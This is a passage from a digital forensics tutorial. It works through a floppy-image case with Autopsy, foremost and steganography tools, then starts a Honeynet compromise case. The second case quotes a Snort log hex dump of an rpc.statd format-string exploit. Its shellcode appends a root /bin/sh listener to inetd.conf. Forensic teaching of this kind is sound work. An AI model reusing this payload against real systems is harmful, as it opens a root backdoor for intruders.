


Figure 57 Case Study 02 - Autopsy - Data Unit Analysis - Root Directory

The reserved area of the disk has been inspected and no data has been found, so the focus must now move to the data area of the disk which is contained in sectors 33 to 2879.

The data returned from sectors 33 to 2879 is illustrated in Figure 58.




Figure 58 Case Study 02 - Autopsy - Data Unit Analysis - Data Area

The data returned for sectors 33 to 2879 indicate there is data contained within the disk image; however it appears there is no directory information for this data. The first couple of bytes of sector 33 include what appears to be the signature for a JPEG file ('JFIF'). An attempt to extract a JPEG file is performed and documented later in the analysis in section 6.3.4.7 on page 146.

6.3.4.5 Unallocated Directory Entries

At this stage in the analysis it has been confirmed that the root directory structure is blank, therefore standard techniques for browsing the data using the 'File Browsing' mode of Autopsy cannot be used.

The FAT file system allows for directory structures to be contained anywhere within the data area, therefore even though no root directory information exists, it is possible that subdirectory information may still be available within the data area of the disk image. The Sleuth Kit tool 'ils' can be used to check for subdirectory structures. The command listed in Table 28 can be used to retrieve information regarding subdirectory structures.

Table 28 Case Study 02 - The Sleuth Kit - ILS Command

```
./ils –f fat12 -e "/forensics/ev.locker/sotm26/floppyhost/images/scan26"
```

Table 29 lists the output from the command executed in Table 28.

Table 29 Case Study 02 - The Sleuth Kit - ILS Command Output

```
class|host|device|start_time
ils|rh9_01||1116792030
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|st_nlink|st_size|st_block0|st_block1
2|a|0|0|0|0|0|40000|1|7168|1|0
```

As there is only one entry listed (the last line), this indicates the only directory structure that exists is the root directory.

6.3.4.6 Data Extraction

Viewing the Search Index files created earlier in the analysis within section 6.3.4.2 on page 136 may return valuable information, as these indexes include the output from the ‘strings’ command.

The ‘output’ folder contained within the host folder in the evidence locker contains the files that were created as part of the index creation process. The files are listed in Table 30

Table 30 Case Study 02 - Output Directory Listing

```
# ls -alh
total 1.5M
drwxr-xr-x    2 root     root         4.0K May 23 07:10 .
drwxr-xr-x    7 root     root         4.0K May 23 07:10 ..
-rw-r--r--    1 root     root         7.7K May 23 07:10 scan26-0-0-fat12.asc
-rw-r--r--    1 root     root         1.4M May 23 07:10 scan26-0-0-fat12.unalloc
-rw-r--r--    1 root     root         7.4K May 23 07:10 scan26-0-0-fat12.unalloc-dls.asc
-rw-r--r--    1 root     root            0 May 23 07:10 scan26-0-0-fat12.unalloc-dls.uni
-rw-r--r--    1 root     root            0 May 23 07:10 scan26-0-0-fat12.uni
```

The file ‘scan26-0-0-fat12.unalloc-dls.asc’ contains the ASCII strings found in the ‘scan26-0-0-fat12.unalloc’ file, which is a binary extraction of all unallocated sectors on the disk. Note because the file allocation tables are blank then all areas are regarded as unallocated, which explains why the unallocated file is roughly the same size as the original image file.

Browsing the file ‘scan26-0-0-fat12.unalloc-dls.asc’ with a text editor uncovers two interesting lines at the end of the file as listed in Table 31.

Table 31 Case Study 02 - Interesting ASCII Strings found in Search Index files

```
   1210704 pw=help
   1385824 John Smith's Address: 1212 Main Street, Jones, FL 00001
```

This means that within the unallocated data at offset 1210704 (1210704 / 512 = Sector 2364) of the unallocated binary file the string ‘pw=help’ was found, and at offset 1385824 (1385824 / 512 = Sector 2706) the string ‘John Smith's Address: 1212 Main Street, Jones, FL 00001’ can be found.

Using the ‘Data Unit’ mode in Autopsy and then selecting the ‘Load Unallocated’ button loads the information from the unallocated image. Entering the sector address calculated above allows Autopsy to return the appropriate unallocated sector (Figure 59) and also calculate the location within the original image.

Warning: Some web browsers may not correctly size the frames, and the ‘View Original’ link may not be visible below the text ‘Unit: 2363’, if this happens then the investigator will need to manually resize the frames until the ‘View Original’ link is visible.




Figure 59 Case Study 02 - Autopsy - Data Unit - Unallocated - Sector ‘2364’

By selecting the ‘View Original’ link Autopsy will display sector 2397 in the original image (Figure 60).




Figure 60 Case Study 02 - Autopsy - Data Unit - Sector '2397'

Performing this same technique with sector 2706 from the Unallocated image which contained the string 'Smith's Address: 1212 Main Street, Jones, FL 00001' returns the sector number 2739.

6.3.4.7 Foremost Data Retrieval

During the analysis of the data area in section 6.3.4.4 on page 138, a file signature was found which indicated the possible presence of a JPEG file. To check if a JPEG file exists in this area the Foremost [51] tool is used to automate the data retrieval process. Foremost is a console program to recover files bases on their headers and footers.

Note: Foremost is not part of The Sleuth Kit or Autopsy Forensic Browser, and is required to be downloaded and used separately.

The first step required when using the Foremost tool is to create a data folder within the host folders output directory in the evidence locker, as this is where Foremost saves any recovered files to. Once a data folder is created the command listed in Table 32 is executed to allow Foremost to attempt file recovery from the disk image.

Table 32 Case Study 02 - Foremost Command

```
foremost                    –o                    /forensics/ev.locker/CaseStudy02/floppyhost/output/foremost
/forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
```

The audit file created by Foremost is listed in Table 33.

Table 33 Case Study 02 - Foremost Audit File

```
Foremost version 1.0 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Mon May 23 10:03:42 2005
Invocation: foremost -o foremost/ /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
Output directory: /forensics/ev.locker/CaseStudy02/floppyhost/output/foremost
Configuration file: /usr/local/etc/foremost.conf
------------------------------------------------------------------
File: /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
Start: Mon May 23 10:03:42 2005
Length: 1 MB (1474560 bytes)

Num        Name (bs=512)             Size          File Offset         Comment

0:               33.jpg            31 KB               16896
1:               97.bmp             1 MB               49664          (720 x 540)
Finish: Mon May 23 10:03:42 2005

2 FILES EXTRACTED

jpg:= 1
bmp:= 1
------------------------------------------------------------------

Foremost finished at Mon May 23 10:03:42 2005
```

The Foremost audit file indicates that Foremost managed to extract two files, the first being a JPEG file (the file signature for this file was identified in sector 33 in the

section 6.3.4.4 on Page 138), and a second file reported as a Bitmap file which is located in sector 97.

The next step is to run the ‘file’ command on the extracted files to double check they are the types that Foremost thinks they are. Running ‘file’ on the ’00000033.jpg’ file produces the output listed in Table 34.

Table 34 Case Study 02 - 'file' output for file '00000033.jpg'

```
00000033.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), "SnUG?-D5?#fk?v<?hi?`\x{8A24}-        Y?", 72 x 72
```

The ‘file’ tool displays comments embedded in JPEG files, and the data displayed does not appear to be human readable, this may indicate the file contains some other form of content. The police report provided in the background information states the suspect was quite computer literate, therefore it maybe possible the suspect has utilised a data hiding technique such as steganography[21].

The output from running the ‘file’ command on the ‘00000097.bmp’ file is listed in Table 35.

Table 35 Case Study 02 - 'file' output for file '00000097.bmp'

```
00000097.bmp: PC bitmap data, Windows 3.x format, 720 x 540 x 24
```

The output from the ‘file’ command on the ‘00000097.bmp’ file doesn’t indicate the possibility of a data hiding technique being utilised like the JPEG file did, however both files will be checked for possible data hiding in section 6.3.4.8 on page 150.

[21] Steganography is the process of hiding data inside other data. For example, a text file could be hidden ‘inside’ an image or sound file. By looking at the file or listening to the sound a user may not know the extra data is present.

The recovered JPEG file is displayed in Figure 61 and illustrates an 'X' labelled 'Danny's Pier 12 Boat Lunch'.




Figure 61 Case Study 02 - Recovered JPEG file

The recovered Bitmap file is displayed in Figure 62 and illustrates an ‘X’ labelled ‘Hideout 22 Jones’, and another ‘X’ labelled ‘Danny’s Pier 12 Boat Lunch’.




Figure 62 Case Study 02 - Recovered Bitmap file

6.3.4.8 Steganography Check

In order to check the two image files for possible hidden data the ‘stegdetect’ tool by Niels Provos [52] is utilised.

Running ‘stegdetect’ on the JPEG image obtained the results listed in Table 36.

Table 36 Case Study 02 - 'stegdetect' tool output for '00000033.jpg'

```
00000033.jpg : invisible[7771](***)
```

The ‘invisible’ indicates that the ‘Invisible Secrets’ tool [53] was use to hide information within the image.

Running ‘stegdetect’ on the Bitmap file was not supported.

Note: The stegdetect tool is not part of The Sleuth Kit or Autopsy Forensic Browser, and is required to be downloaded and used separately.

For this investigation Invisible Secrets was purchased from the NeoByte Solutions website and the image files were loaded and attempts were made to extract hidden information with the password ‘help’ and all manner of encryption schemes, unfortunately this was unsuccessful.

Note: The Invisible Secrets tool is not part of The Sleuth Kit, or Autopsy Forensic Browser, and therefore is beyond the scope and intent of this document so detailed documentation on its usage is not provided here.

Searching the internet with Google located some tips to check the DFRWS.org web site for hidden text, unfortunately it appears the website has been modified and the hidden text fields are no longer available.

Searching the cached pages stored by the Google search engine failed to locate an older version of the website with the hidden text fields, however searching the forums

located some tips indicating the passwords utilised for this Scan of the Month Challenge were ‘right’ and ‘lefty’ and the encryption method was ‘twofish’.

Using these passwords within Invisible Secrets tool it was possible to extract the file ‘John.doc’ from the JPEG image, and the file ‘Jimmy.wav’ from the Bitmap image.

Opening the file ‘John.doc’ in Microsoft Word results in a password being asked for, entering the password ‘help’ will allow the file to be opened. The contents of this file are listed in Table 37.

Table 37 Case Study 02 - Contents of 'John.doc' file

Dear John Smith:

My biggest dealer (Joe Jacobs) got busted. The day of our scheduled meeting, he never showed up. I called a couple of his friends and they told me he was brought in by the police for questioning. I’m not sure what to do. Please understand that I cannot accept another shipment from you without his business. I was forced to turn away the delivery boat that arrived at Danny’s because I didn’t have the money to pay the driver. I will pay you back for the driver’s time and gas. In the future, we may have to find another delivery point because Danny is starting to get nervous.

Without Joe, I can’t pay any of my bills. I have 10 other dealers who combined do not total Joe’s sales volume.

I need some assistance. I would like to get away until things quiet down up here. I need to talk to you about reorganizing. Do you still have the condo in Aruba? Would you be willing to meet me down there? If so, when? Also, please take a look at the map to see where I am currently hiding out.

Thanks for your understanding and sorry for any inconvenience.

Sincerely,

Jimmy Jungle

Opening the file ‘Jimmy.wav’ in media player works, and it is a personal message that contains the instructions for meeting at the pier, and describes the type of car Jimmy drives.

6.3.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during the analysis.

1. Who is the probable supplier of drugs to Jimmy Jungle?

   The most probable supplier of Jimmy Jungle is John Smith, this is based on the information contained in the Word document ‘John.doc’ (listed in Table 37) that was hidden within the JPEG image located at sector 33 on the disk.

2. What is the mailing address of Jimmy Jungle’s probable drug supplier?

   The string found in sector 2706 stating ‘John Smith’s Address:’ gives little doubt that the following is the address:

   1212 Main Street
   Jones, FL 00001

3. What is the exact location in which Jimmy Jungle received the drugs?

   As indicated in the extracted document and maps it is highly likely the drugs come via boat to Danny’s at Pier 12.

4. Where is Jimmy Jungle currently hiding?

   From looking at the map contained within the bitmap file we can point out 22 Jones Ave, as is also indicated in the Word document ‘John.doc’.

5. What kind of car is Jimmy Jungle driving?

   A blue 1978 Mustang, with Ontario license plates. This is indicated in the ‘Jimmy.wav’ file.

6.3.6 Discussion

This example case study was significantly more difficult than Case Study 01, requiring the use of steganography decryption tools, and advanced image analysis. Some aspects of this Case Study could be performed within Autopsy, however many steps required third party tools, such as ‘foremost’ and ‘stegdetect’. This helps to illustrate the fact that no one forensic tool will be able to suit all scenarios, and an investigator needs to obtain experience with all manner of tools and platforms.

This case also illustrates the fact that some investigations require an investigator’s workshop to include analysis machines that are compatible with many systems. For example, the initial analysis machine used was a Linux based machine, however the steganography software ‘Invisible Secrets’ by NeoByte Solutions only has a Windows versions.

The importance of background information should not be overlooked, as it may contain vital clues to help the direction of the investigation. For example within this case the suspect was known to be quite computer literate, so it was a reasonable step to check for steganography based on the evidence uncovered.

However, even with the difficulties faced by this case study, with the right set of tools, and the right knowledge it is possible to come up with accurate and defendable answers to the questions being asked.

6.4 Case Study 03

6.4.1 Introduction

This case study is based on The Honeynet Project [44] Forensic Challenge [47]. The Forensic Challenge provided incident handlers around the world the ability to look at the same data from a compromised system.

The mission is to analyse the partition images of the compromised system in the hope of recovering information directly related to the intrusion. This information may possibly be hidden within unallocated areas of the partition images, or concealed within other areas of the partition images and will require a full file system analysis in order to locate it.

The questions given below should help to provide a starting point for the investigation, and the information recovered from the partition images will hopefully be useful in answering them. To further help with the direction of the analysis some background information and evidence is provided.

6.4.2 Background information

The basic facts about the compromise are as follows:

- The system was running a default Red Hat Linux 6.2 Server installation.
- The system's time zone was set to GMT-0600 (CST).
- Table 38 lists entries noted and logged by the projects IDS[22] of choice, Snort [54].

Table 38 Case Study 03 - Snort Log

```
Nov 7 23:11:06 lisa snort[1260]: RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111

Nov 7 23:11:31 lisa snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts:
TCP(2), UDP(0)

Nov 7 23:11:31 lisa snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209

Nov 7 23:11:34 lisa snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210

Nov 7 23:11:47 lisa snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts:
TCP(2), UDP(0)

Nov 7 23:11:51 lisa snort[1260]: IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111

Nov 7 23:11:51 lisa snort[1260]: IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871

11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
Len: 456
3E D1 BA B6 00 00 00 00 00 00 02 00 01 86 B8  >..............
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BF  ...........g....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF  ................
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78  ............%08x
20 25 30 38 78 20 25 30 38 78 20 25 30 38 78 20   %08x %08x %08x
25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 25  %08x %08x %08x %
30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 30  08x %08x %08x %0
38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 38  8x %08x %08x %08
78 20 25 30 32 34 32 78 25 6E 25 30 35 35 78 25  x %0242x%n%055x%
6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E  n%012x%n%0192x%n
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 EB 4B 5E 89 76 AC 83 EE 20 8D 5E 28 83 C6  ...K^.v... .^(..
20 89 5E B0 83 EE 20 8D 5E 2E 83 C6 20 83 C3 20   .^... .^... ..
83 EB 23 89 5E B4 31 C0 83 EE 20 88 46 27 88 46  ..#.^.1... .F'.F
2A 83 C6 20 88 46 AB 89 46 B8 B0 2B 2C 20 89 F3  *.. .F..F..+, ..
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8  .N..V...1...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65  ..../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20  cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E  /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66   /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E  ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73  etd.....localhos
